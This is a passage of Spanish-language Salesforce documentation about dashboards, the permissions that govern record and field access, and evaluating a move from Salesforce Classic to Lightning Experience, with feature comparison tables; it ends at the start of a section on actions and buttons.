Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización. Cada panel puede tener hasta 20 componentes.

Al hacer clic en la ficha Paneles se muestra el panel que ha visto más recientemente. La parte superior de la página muestra la hora de la última actualización del panel y el usuario cuyos permisos determinan qué datos son visibles en el panel.

Cada componente de un panel muestra datos de un informe subyacente. Si tiene acceso a la carpeta del informe de origen subyacente, podrá ver el componente de panel relacionado. Haga clic en el componente de un panel o en sus elementos para ver los detalles del informe de origen, del informe filtrado, de la página de detalles del registro u otras URL. Si ve detalles en un componente filtrado, se aplican los filtros de panel al informe de origen.

Haga clic en **Ir a la Lista del panel** para ver sus paneles. Busque un panel mediante el Buscador de paneles. Escriba un nombre en el campo `Ver panel` y seleccione un panel de la lista de resultados. Sólo puede ver los paneles de las carpetas a las que pueda acceder.

Realice un seguimiento de un panel para obtener actualizaciones sobre el panel publicadas en sus noticias en tiempo real de Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar y actualizar paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

# Su acceso a registros, campos y elementos de la IU

Su administrador de Salesforce puede personalizar varias áreas diferentes para proteger los datos de su empresa. Los usuarios en organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden controlar el acceso de otros usuarios a sus datos compartiendo registros individualmente con compañeros de trabajo.

| Acción | Acceso necesario |
| --- | --- |
| Para visualizar una ficha: | • Debe tener el permiso "Leer" en los registros de esa ficha.<br>• Asegúrese de que ha personalizado su pantalla personal para ver la ficha. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Acción | Acceso necesario |
| --- | --- |
| Para visualizar un registro: | • Asegúrese de tener el permiso "Leer" en el tipo de registro que desea ver.<br>• Las organizaciones con Profesional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden establecer un modelo de colaboración que determine el acceso que tienen los usuarios a registros que no poseen. Dependiendo de su modelo de colaboración, el propietario podría necesitar compartir el registro si usted no es el propietario del registro o por encima del propietario en la jerarquía de funciones.<br>• Las organizaciones con Developer Edition y Performance Edition y las organizaciones con Enterprise Edition y Unlimited Edition con Sales Cloud, pueden utilizar la gestión de territorios para otorgar el acceso a cuentas, oportunidades y casos. |
| Para visualizar un campo: | • Asegúrese de tener el permiso "Leer" en el tipo de registro para el campo.<br>• Para organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition, compruebe la seguridad a nivel de campo; su configuración de seguridad a nivel de campo puede impedirle ver el campo.<br>• Compruebe su formato de página; dependiendo de su configuración de formato de página, puede ver algunos campos y otros no. |
| Para modificar un campo: | • Asegúrese de tener el permiso "Modificar" en el tipo de registro para el campo.<br>• Para organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition, compruebe la seguridad a nivel de campo; su configuración de seguridad a nivel de campo puede definir un campo como "Solo lectura".<br>• Compruebe su formato de página; los formatos de página pueden definir campos como solo lectura. |
| Para visualizar una lista relacionada: | • Asegúrese de tener el permiso "Leer" en el tipo de registro que aparece en la lista relacionada.<br>• Compruebe su formato de página; dependiendo de su configuración de formato de página, puede ver algunos campos y otros no. |
| Para ver un vínculo o un botón: | • Asegúrese de tener los permisos necesarios para realizar la acción. Los botones y los vínculos solo pueden verlos los |

| Acción | Acceso necesario |
| --- | --- |
| | usuarios que dispongan de los permisos de usuario adecuados para utilizarlos. |

CONSULTE TAMBIÉN

- Concesión de acceso a los registros
- Visualización de los usuarios que tienen acceso a sus registros
- Niveles de acceso a los registros

# Evaluar e implementar Lightning Experience para su organización

Ya está aquí... ¡la nueva experiencia de usuario de Salesforce! Lightning Experience es una interfaz completamente nueva. Aún mejor, está construida sobre nuestra plataforma de interfaz de usuario, de modo que la experiencia puede crecer y evolucionar con sus necesidades.

Como administrador, usted es el asesor de confianza de su empresa sobre todo lo referente a Salesforce y ayudará a su empresa a decidir cuándo implementar Lightning Experience en su organización. Esta guía contiene los detalles que necesita para evaluar la nueva interfaz y decidir si cumple las necesidades de algunos o todos sus usuarios. Cuando esté listo, estará preparado para actuar sobre su plan de implementación y realizar el cambio a Lightning Experience.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿Qué hace que Lightning Experience sea tan especial?

Le damos la bienvenida a Lightning Experience, la nueva, rápida y bella experiencia de usuario de Salesforce. Con un modo de pensar centrado en las ventas, nos hemos centrado en reinventar el entorno de escritorio para dar mejor cobertura a su proceso de ventas. El resultado es una interfaz intuitiva e inteligente que ayuda a los representantes de ventas a trabajar de forma más natural y cerrar más contratos con mayor rapidez. Echemos un vistazo a algunas de las funciones principales de la nueva interfaz, de modo que pueda decidir si Lightning Experience es adecuada para algunos o todos sus usuarios.

## ¿Es Lightning Experience adecuada para su organización de Salesforce?

¡Así que está entusiasmado e intrigado sobre Lightning Experience! La nueva interfaz ofrece claramente numerosos beneficios para equipos de ventas. Pero Salesforce es un pozo profundo y no podemos volver a crear todo a la vez. Esta versión no dispone de paridad completa con Salesforce Classic, el predecesor de Salesforce con funciones completas. Echemos un vistazo a algunos casos de uso y veamos cómo se compara Lightning Experience con Salesforce Classic para ayudarle a decidir si ahora es el momento adecuado para cambiar, e incluso ver una vista previa de su organización en la nueva interfaz.

## Transición a Lightning Experience ¡Hagámoslo!

¡Estupendo! Ha decidido que está listo para cambiar a Lightning Experience. En primer lugar, recomendamos que desarrolle una estrategia para guiar su implementación. A continuación, cuando llegue el momento, describimos cómo activar la nueva interfaz de usuario.

## Encontrar lo que busca en Lightning Experience

¿Se siente un poco desconcertado por todas las novedades de Lightning Experience? Es perfectamente comprensible. Profundizar en una aplicación rediseñada puede ser confuso, especialmente cuando puede trabajar en la interfaz original con los ojos cerrados. Para mejorar su técnica en Lightning Experience, echemos un vistazo a los puntos donde se encuentran las funciones más comunes de Salesforce en la nueva interfaz.

## Consideraciones para Lightning Experience

Esta versión de Lightning Experience no incluye todo lo que está disponible en Salesforce Classic. Revise estos temas para ver si alguna función que sea vital para su negocio está limitada o no disponible en esta versión. Esta información también puede ayudar a formar a usuarios sobre lo que pueden esperar cuando se cambie a Lightning Experience.

Centro de información de Lightning Experience

Eche un vistazo a estos recursos para conocer detalles sobre el uso de Lightning Experience, su configuración para su organización o el desarrollo para la nueva interfaz de usuario.

CONSULTE TAMBIÉN

https://developer.salesforce.com/trailhead/trail/lex_admin_migration


https://developer.salesforce.com/trailhead/trail/lex_dev

# ¿Qué hace que Lightning Experience sea tan especial?

Le damos la bienvenida a Lightning Experience, la nueva, rápida y bella experiencia de usuario de Salesforce. Con un modo de pensar centrado en las ventas, nos hemos centrado en reinventar el entorno de escritorio para dar mejor cobertura a su proceso de ventas. El resultado es una interfaz intuitiva e inteligente que ayuda a los representantes de ventas a trabajar de forma más natural y cerrar más contratos con mayor rapidez. Echemos un vistazo a algunas de las funciones principales de la nueva interfaz, de modo que pueda decidir si Lightning Experience es adecuada para algunos o todos sus usuarios.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**



| Función | Por qué es útil |
|---|---|
| Aplicaciones Lightning | La navegación de Lightning Experience hace que sus usuarios sean más eficientes permitiéndoles completar acciones y acceder a registros y listas recientes directamente desde la barra de navegación. Sus usuarios pueden cambiar entre aplicaciones a las que puede asignar marca con un logotipo, un color y una descripción personalizados. |
| Inicio | Empiece el día con una página de inicio nueva e inteligente. Supervise el rendimiento hasta el objetivo, y obtenga noticias de cuentas clave. Esté siempre al día viendo exactamente lo que se necesita hacer en el Asistente. |

| Función | Por qué es útil |
| --- | --- |
| Espacio de trabajo de oportunidades | Dirija los comportamientos adecuados en cada etapa de su proceso de ventas desde este espacio de trabajo optimizado para las acciones. Puede personalizar secuencias de apoyo para cada paso. Los representantes también puede trabajar en sus posibles contratos de forma más eficaz empleando el útil redactor para registrar llamadas, crear tareas, enviar mensajes de correo electrónico y mucho más de forma rápida. |
| Kanban | Revise visualmente el estado de candidatos, oportunidades, contratos y campañas. Los usuarios pueden arrastrar registros desde un estado a otro. Para oportunidades, el usuario puede obtener alertas cuando se necesita una acción sobre un contrato clave. |
| Ventanas del redactor | Pase rápidamente por estas actividades menores pero importantes que surgen inevitablemente durante el día sin cambiar de contexto. ¿Ha recibido una llamada de un cliente mientras revisa un informe? No hay problema para registrar rápidamente la llamada sin la necesidad de buscar la negociación relacionada o cambiar a un registro diferente. Las ventanas del redactor se abren en la página actual y permiten a los usuarios registrar llamadas y crear eventos, tareas y notas que pueden relacionarse con cualquier registro. |
| Cronología de actividades y lista de tareas | Vea las tareas abiertas, las reuniones planificadas y los logros en la cronología de actividades de cada oportunidad, candidato, cuenta y contacto.<br>También puede utilizar la lista de tareas para ver los detalles de tareas específicas junto con la lista completa de tareas abiertas, tareas que vencen hoy y las tareas cerradas. Los gestores pueden utilizar la vista Delegada para ver tareas asignadas a personas por debajo de ellos en la jerarquía de funciones. |
| Cuentas y Contactos | Encuentre información y vea noticias de un vistazo desde el nuevo formato. Obtenga las noticias más recientes sobre clientes con Twitter y noticias integrados para clientes, revise las actividades próximas y completadas, y mantenga limpios los datos con la coincidencia de duplicados a nivel de campos. |
| Notas mejoradas | Tome mejores notas con guardado automático, funciones de texto enriquecido, imágenes en línea y versiones. Puede incluso relacionar una nota a múltiples registros y compartir notas con compañeros o grupos de Chatter. |
| Lightning Voice | Utilice funciones de teléfono sin dejar Salesforce. Puede realizar y recibir llamadas, agregar notas de llamada y registro información de llamada con facilidad. |
| Correo electrónico integrado | Envíe mensajes de correo electrónico a través de cuentas de Gmail u Office 365 con su correo electrónico de Salesforce. Vea los mensajes de correo electrónico que ha enviado en su carpeta Elementos enviados de Gmail u Office 365 para una integración transparente. Con Correo electrónico mejorado, puede relacionar correos electrónicos con múltiples contactos, candidatos y usuarios y una sola oportunidad, campaña, caso, cuenta o cuenta personal. |
| Reproductor de vista previa de archivos | Disfrute de una experiencia de vista previa de archivos mejorada que no requiere Adobe Flash Player. Las imágenes de vista previa basada en vectores se representan con mayor calidad y no se degradan en pantallas de alta resolución, y además se cargan más rápido. Los nuevos controles permiten el desplazamiento por documentos de varias páginas, realizar vistas previas de archivos GIF animados, con presentaciones a pantalla completa y el acceso a acciones de archivos. |
| Informes y paneles | Obtenga más de sus datos. La nueva página de ejecución de informes es más fácil de leer y filtrar. Los gráficos interactivos y animados dan vida a los datos de su organización. Y un nuevo editor de paneles admite formatos flexibles y componentes que amplían columnas y filas. |

| Función | Por qué es útil |
|---|---|
| Vistas de lista | Cree y modifique vistas de lista personalizadas sin ningún tipo de problemas para encontrar rápidamente datos relevantes. Visualice datos con mayor rapidez con vistas de lista más intuitivas y busque sobre la marcha una vista de lista específica. Visualice los datos con útiles gráficos de vistas de lista o aplique filtros para desglosar los datos como necesite. |
| Buscar | Encuentre registros con mayor rapidez con la búsqueda mejorada, que incluye registros recientes y resultados más importantes. |
| Árbol de Configuración y Gestor de objetos | Navegue por las páginas de configuración con una organización simplificada y un aspecto y comportamiento más transparente. Utilice el nuevo Gestor de objetos, que combina todos los objetos estándar y personalizados en una única lista en la que se pueden realizar búsquedas con mayor facilidad. |

# ¿Es Lightning Experience adecuada para su organización de Salesforce?

¡Así que está entusiasmado e intrigado sobre Lightning Experience! La nueva interfaz ofrece claramente numerosos beneficios para equipos de ventas. Pero Salesforce es un pozo profundo y no podemos volver a crear todo a la vez. Esta versión no dispone de paridad completa con Salesforce Classic, el predecesor de Salesforce con funciones completas. Echemos un vistazo a algunos casos de uso y veamos cómo se compara Lightning Experience con Salesforce Classic para ayudarle a decidir si ahora es el momento adecuado para cambiar, e incluso ver una vista previa de su organización en la nueva interfaz.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En estos momentos, Lightning Experience está dirigido al equipo de ventas, de modo que la mayoría de las funciones de otras Nubes no están disponibles aún. Y algunas de las funciones de ventas tampoco lo están. Aunque Lightning Experience se ampliará para incluir más funciones en próximas versiones, evalúe la importancia de esas próximas funciones para sus necesidades comerciales ahora mismo.

Tenga en cuenta que puede activar Lightning Experience para un subconjunto de sus usuarios. Esta flexibilidad significa que puede trasladar su equipo de ventas ahora a la nueva interfaz, pero dejando que su organización de servicio siga utilizando Salesforce Classic. También puede optar por realizar un piloto de Lightning Experience con un grupo reducido de usuarios sin interrumpir las actividades de otros usuarios hasta que determine que la nueva experiencia le proporciona lo que necesita.

Dar la bienvenida a Lightning Experience no implica dar la despedida a Salesforce Classic

Salesforce Classic aún está aquí, y hemos facilitado a los usuarios de Lightning Experience el cambio entre lo anterior y lo nuevo. De modo que aunque Lightning Experience no es perfecta aún, usted y sus usuarios pueden probarla sin perder nada.

Ediciones y licencias admitidas para Lightning Experience

Eche un vistazo a las ediciones y licencias de usuario admitidas para ver si su organización puede activar y utilizar Lightning Experience.

Casos de uso óptimos para Lightning Experience

Echemos una mirada a los tipos de organizaciones que son buenas candidatas para esta versión de Lightning Experience. Y también algunos casos de uso que pueden no ser adecuados ahora mismo.

Comparar Lightning Experience y Salesforce Classic

Comprender lo que se obtiene, y lo que no, en la nueva interfaz es una parte importante de la decisión de cambiar a Lightning Experience. A continuación se describen algunos puntos destacados de cómo Lightning Experience se compara con lo que está acostumbrado en Salesforce Classic.

¿Cuál es el destino de las personalizaciones existentes de Salesforce?

Hemos trabajado intensamente para respetar sus configuraciones y personalizaciones existentes en Lightning Experience. Muchas de sus implementaciones de apuntar y hacer clic y programáticas también funcionan de forma transparente en la nueva interfaz. No obstante, algunas personalizaciones no se aplican en la nueva interfaz o requieren una actualización para aprovechar todo lo que Lightning Experience tiene que ofrecer. A continuación se describen algunos aspectos a tener en cuenta.

Vista previa de su organización en Lightning Experience

Este es probablemente el punto donde esté pensando: "Vale, vale, pero quiero ver esta cosa." Pero aún no está listo para cambiar a sus usuarios, he ahí el dilema, ¿verdad? ¡Nada de eso! Tenemos el Asistente de migración de Lightning Experience para ir en su rescate. La función Vista previa del Asistente de migración le permite explorar su organización de producción en Lightning Experience, de modo que puede ver exactamente cómo funcionan sus datos reales y sus personalizaciones actuales en la nueva interfaz. Sin que ello suponga una molestia para nadie.

Ver si su organización está lista para Lightning con la Comprobación de preparación para Lightning Experience

¿Tiene curiosidad de saber si Lightning Experience es adecuada para su empresa? La Comprobación de preparación para Lightning Experience evalúa su organización y genera un informe que muestra si las funciones que utiliza en su organización se admiten en Lightning.

CONSULTE TAMBIÉN

Ediciones y licencias admitidas para Lightning Experience

Navegadores compatibles con Lightning Experience

Consideraciones para Lightning Experience

# Dar la bienvenida a Lightning Experience no implica dar la despedida a Salesforce Classic


Salesforce Classic aún está aquí, y hemos facilitado a los usuarios de Lightning Experience el cambio entre lo anterior y lo nuevo. De modo que aunque Lightning Experience no es perfecta aún, usted y sus usuarios pueden probarla sin perder nada.

Cuando activa usuarios para Lightning Experience, puede configurarlo de modo que algunos de ellos o todos obtengan inmediatamente la nueva interfaz como su experiencia predeterminada *preferida*. En condiciones ideales, sus usuarios de Lightning Experience encuentran que la nueva interfaz cumple todas sus necesidades. Pero si hay una función o herramienta importante que solo se encuentra en la interfaz clásica, los usuarios pueden cambiar a Salesforce Classic en cualquier momento, sin ningún tipo de ayuda por parte de usted.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para volver a Salesforce Classic, utilice el Conmutador. En el encabezado de Lightning Experience, haga clic en la imagen de perfil y seleccione **Cambiar a Salesforce Classic**.




El Conmutador cambia la preferencia predeterminada a Salesforce Classic. El usuario permanece en la interfaz clásica hasta que utilice el Conmutador para volver a Lightning Experience. Y luego la nueva interfaz se convierte en la preferencia predeterminada. Esa es la estrategia.

Para localizar el Conmutador en Salesforce Classic, haga clic en el nombre en la esquina superior derecha y, a continuación, seleccione **Cambiar a Lightning Experience**.

Saber que sus usuarios pueden cambiar entre interfaces le facilita a tarea de decidir cuándo empezar a utilizar Lightning Experience. Si en Lightning Experience solo faltan algunas funciones que su equipo utiliza ocasionalmente, sus usuarios pueden volver a cambiar a Salesforce Classic para utilizarlas. Es probablemente una compensación aceptable dadas las ventajas de la nueva experiencia. Pero, si sus usuarios necesitan un acceso diario a funciones de ventas o funciones de servicio no compatibles, es mejor mantener los usuarios en Salesforce Classic, al menos de momento.

CONSULTE TAMBIÉN

Precauciones a tener en cuenta si los usuarios cambian entre Lightning Experience y Salesforce Classic

# Ediciones y licencias admitidas para Lightning Experience

Eche un vistazo a las ediciones y licencias de usuario admitidas para ver si su organización puede activar y utilizar Lightning Experience.

| Ediciones | |
|---|---|
| **Ediciones admitidas** | • Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition |
| **Ediciones no admitidas** | • Personal Edition<br>• Contact Manager Edition<br>• Database.com Edition<br>• Chatter.com Edition |

| Licencias de usuario | |
|---|---|
| **Licencias compatibles** | • Salesforce<br>• Toda la Plataforma de Salesforce y Force.com (excluyendo Force.com Free)<br>• Usuario de Identity<br>• Comunidad de empresa (empleados) |
| **Licencias no admitidas** | • Comunidad de clientes, Customer Community Plus y Comunidad de socios.<br>• Todas las licencias de Portal<br>• Force.com Free<br>• Data.com<br>• Work.com<br>• Database.com<br>• Solo Content<br>• Solo Ideas<br>• Solo Knowledge<br>• Solo Site.com |

# Casos de uso óptimos para Lightning Experience

Echemos una mirada a los tipos de organizaciones que son buenas candidatas para esta versión de Lightning Experience. Y también algunos casos de uso que pueden no ser adecuados ahora mismo.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Considere utilizar Lightning Experience para parte o toda su organización si:

- Su equipo de ventas realiza ventas de negocio a negocio empleando cuentas, contactos, candidatos, oportunidades, objetos personalizados y otra funciones de ventas compatibles en la nueva interfaz de usuario.
- Desea realizar un piloto de la nueva interfaz de usuario con un grupo de representantes de ventas.
- Está buscando reiniciar su implementación de Salesforce. Esta es una oportunidad excelente de introducir nuevas funciones porque de todos modos está haciendo una gestión de cambios.

Considere seguir con Salesforce Classic si:

- Su equipo de ventas realiza un uso habitual de funciones que aún no están disponibles en Lightning Experience, como previsiones o gestión de territorios.
- Utiliza principalmente herramientas de servicio al cliente u otras funciones que no son de ventas.
- Desea una única experiencia para sus equipos de ventas y servicio.

# Comparar Lightning Experience y Salesforce Classic

Comprender lo que se obtiene, y lo que no, en la nueva interfaz es una parte importante de la decisión de cambiar a Lightning Experience. A continuación se describen algunos puntos destacados de cómo Lightning Experience se compara con lo que está acostumbrado en Salesforce Classic.

Nota: Estas listas no son una visión completa de lo que no está disponible en Lightning Experience. Lea también Consideraciones para Lightning Experience para ayudarle a tomar su decisión.

## Datos de Salesforce

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Objetos de Ventas: Cuentas, Campañas, Contactos, Candidatos, Oportunidades, Cuentas personales, Listas de precios, Productos | ✔ | ✔ |
| Calendario, Eventos, Tareas | ✔ | ✔ |
| Objetos de Servicio: Activos, Casos básicos, Órdenes de trabajo | ✔ | ✔ |
| Objetos personalizados | ✔ | ✔ |
| Noticias en tiempo real, personas y grupos de Chatter | ✔ | ✔ |
| Salesforce Files | ✔ | ✔ |
| Otros objetos de Ventas y Servicio | | ✔ |

## Inicio

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Gráfico de rendimiento | ✔ | |
| Asistente | ✔ | |
| Noticias | ✔ | |
| Acuerdos principales | ✔ | |
| Tareas | ✔ | ✔ |
| Eventos* | ✔ | ✔ |
| Calendario* | ✔ | ✔ |
| Noticias en tiempo real y publicador | | ✔ |
| Elementos que deben aprobarse | | ✔ |
| Paneles personalizables | ✔ | ✔ |
| Componentes de la página de inicio personalizables | ✔ | ✔ |

* En Lightning Experience, Inicio muestra solo eventos que permanecen hoy en el calendario de un usuario. Los usuarios pueden acceder a todos sus eventos desde el vínculo de calendario en Inicio o desde la barra de navegación.

## Cuentas y Contactos

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Noticias | ✔ | |
| Cronología de actividad | ✔ | |
| Notas mejoradas | ✔ | |
| Formato de página "Referencia" | ✔ | |
| Listas relacionadas | ✔ | ✔ |
| Correo electrónico y plantillas integrados | ✔ | ✔ |
| Aspectos destacados de Twitter | ✔ | ✔ |
| Cuentas personales | ✔ (Compatibilidad Beta) | ✔ |
| Equipos de cuentas | ✔ | ✔ |
| Jerarquía de cuentas y contactos | | ✔ |
| Contactos en múltiples cuentas | ✔ | ✔ |

## Campañas (Beta)

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Gráficos de estado de miembros de campaña | ✔ | |
| Importar miembros de campaña | ✔ | ✔ |
| Agregar miembros individuales de campañas | ✔ | ✔ |
| Actualizaciones de estado de miembros de campañas a través de importación | ✔ | ✔ |
| Duplicar miembros de campañas | | ✔ |
| Agregar y gestionar miembros de campañas desde una vista de lista | | ✔ |

## Candidatos

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Formato de página de espacio de trabajo | ✔ | |
| Cronología de actividad | ✔ | |

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Ruta de ventas | ✔ | |
| Noticias | ✔ | |
| Notas mejoradas | ✔ | |
| Cambiar propietario de candidato a una cola | ✔ | ✔ |
| Correo electrónico y plantillas integrados | ✔ | ✔ |
| Personalización de conversión de candidatos a través de la API | ✔ | ✔ |
| Buscar y fusionar candidatos duplicados | | ✔ |

## Oportunidades

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Formato de página de espacio de trabajo | ✔ | |
| Cronología de actividad | ✔ | |
| Ruta de ventas | ✔ | |
| Noticias | ✔ | |
| Notas mejoradas | ✔ | |
| Vista visual de oportunidades (Kanban) | ✔ | |
| Correo electrónico y plantillas integrados | ✔ | ✔ |
| Equipos de oportunidades | ✔ | ✔ |
| Divisiones de oportunidad | | ✔ |
| Oportunidades similares | | ✔ |
| Alertas comerciales importantes | | ✔ |

## Data.com

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Clientes potenciales para contactos y empresas | ✔ | ✔ |
| Estado de limpieza de reglas de limpieza | ✔ | ✔ |
| Ver cómo están funcionando las reglas de limpieza | ✔ | ✔ |
| Agregar contactos de Data.com como candidatos | | ✔ |

## Informes

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Gráficos de informe mejorados | ✔ | |
| Ocultar totales y subgrupos de la vista de informe | ✔ | |
| Filtros interactivos cuando se visualizan informes | ✔ | |
| Generador de informes | ✔ | ✔ |
| Campos de depósito | ✔ | ✔ |
| Fórmulas de resumen personalizadas | ✔ | ✔ |
| Formatos de informe Matricial, Resumen, Tabular* | ✔ | ✔ |
| Filtros de jerarquía de funciones | ✔ | ✔ |
| Crear carpetas de informes | | ✔ |
| Informes unidos | | ✔ |
| Gráficos circulares | | ✔ |
| Programar actualizaciones de informes** | ✔ | ✔ |
| Informes de seguimiento | | ✔ |
| Notificaciones de informes | | ✔ |
| Exportar informes | ✔ | ✔ |

* No puede configurar el uso compartido de carpetas en Lightning Experience; sin embargo, las carpetas que se crearon en Salesforce Classic heredan todos los permisos asignados cuando se visualizan en Lightning Experience. **Disponible en Lightning Experience suscribiéndose a un informe.

## Paneles

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Visualizar más de 3 columnas | ✔ | |
| Generador de paneles | ✔ | ✔ |
| Ver paneles filtrados | ✔ | ✔ |
| Ver gráficos dinámicos | ✔ | ✔ |
| Programar actualizaciones de paneles* | | ✔ |
| Publicar componentes de paneles en noticias en tiempo real | | ✔ |
| Paneles de seguimiento | | ✔ |

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Componentes de Visualforce | | ✓ |

* Los usuarios no pueden programar paneles en Lightning Experience, pero los paneles programados en Salesforce Classic se ejecutan según lo esperado en Lightning Experience.

## Vistas de lista

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Gráficos | ✓ | |
| Crear filtros directamente | ✓ | |
| Buscar una vistas de lista sobre la marcha | ✓ | |
| Crear y modificar listas | ✓ | ✓ |
| Columnas clasificables | ✓ | ✓ |
| Columnas redimensionables | ✓ | ✓ |
| Configuración de colaboración* | ✓ | ✓ |
| Lógica de filtro | ✓ | ✓ |

* En Lightning Experience, el uso compartido de vistas de lista marcadas como "Visible solo para mi" o "Visible para todos los usuarios" es compatible. El uso compartido con algunos grupos de usuario no se admite.

## Otras funciones y productos

| Función | Lightning Experience | Salesforce Classic |
|---|---|---|
| Marca personalizada de aplicaciones de Salesforce | ✓ | |
| Ventanas de redactor relacionadas con actividades | ✓ | |
| Crear y modificar registros | ✓ | ✓ |
| Modificación en línea de campos de detalle de registro | ✓ | ✓ |
| Modificación en línea en listas | ✓ | ✓ |
| Previsiones | | ✓ |
| Gestión de territorios | | ✓ |
| Comunidades de Salesforce* | | ✓ |
| Portales de socios | | ✓ |
| Service Cloud | | ✓ |

| Función | Lightning Experience | Salesforce Classic |
| --- | --- | --- |
| Work.com | | ✔ |

* La configuración para las Comunidades de Salesforce está disponible en Lightning Experience, pero la creación, gestión y trabajo en sus comunidades solo está disponible en Salesforce Classic.

# ¿Cuál es el destino de las personalizaciones existentes de Salesforce?

Hemos trabajado intensamente para respetar sus configuraciones y personalizaciones existentes en Lightning Experience. Muchas de sus implementaciones de apuntar y hacer clic y programáticas también funcionan de forma transparente en la nueva interfaz. No obstante, algunas personalizaciones no se aplican en la nueva interfaz o requieren una actualización para aprovechar todo lo que Lightning Experience tiene que ofrecer. A continuación se describen algunos aspectos a tener en cuenta.

## La barra de navegación de Lightning Experience

De forma similar a Salesforce Classic, la barra de navegación en Lightning Experience ofrece acceso a sus usuarios a conjuntos de fichas y objetos. Piense en la barra de navegación como un contenedor, donde los elementos que contiene cambian para representar la aplicación que está utilizando. Las aplicaciones que creó para Salesforce Classic funcionan en Lightning Experience sin modificaciones. Cuando crea una nueva aplicación o modifica una aplicación Classic en Lightning Experience, puede incluso asignar su marca a la aplicación con un color y logotipo personalizados.

En Lightning Experience, personalice sus aplicaciones con:

- Un color y logotipo exclusivos
- Objetos estándar y personalizados
- Fichas de componentes Lightning
- Fichas de Visualforce
- Fichas de la página Lightning
- Funciones de utilidad, como voz integrada, en el pie de Lightning Experience

## Formatos de página y formatos compactos

Las personalizaciones de la página de registros realizadas en Salesforce Classic (para objetos personalizados y estándar) también afectan a las páginas de registros en Lightning Experience. Sin embargo, algunos elementos de páginas aparecen de forma diferente en Lightning Experience, y algunos no son compatibles.

Consejo: Puede crear una página de registro de Lightning Experience personalizada con el Generador de aplicaciones Lightning, y asignar páginas de registro diferentes a aplicaciones Lightning diferentes.

Los formatos compactos juegan la misma función en Lightning Experience del mismo modo que lo hacen para la aplicación móvil Salesforce1: la visualización de los campos clave de un registro en el panel de aspectos destacados de una página de registro. En Lightning Experience, el panel de aspectos destacados muestra los primeros cinco campos de sus formatos compactos actuales.

Si su organización utiliza funciones de utilidad, puede activar una barra de utilidad en su aplicación que permita el acceso instantáneo a herramientas de productividad, como voz integrada, en el pie de Lightning Experience.

## Acciones y botones

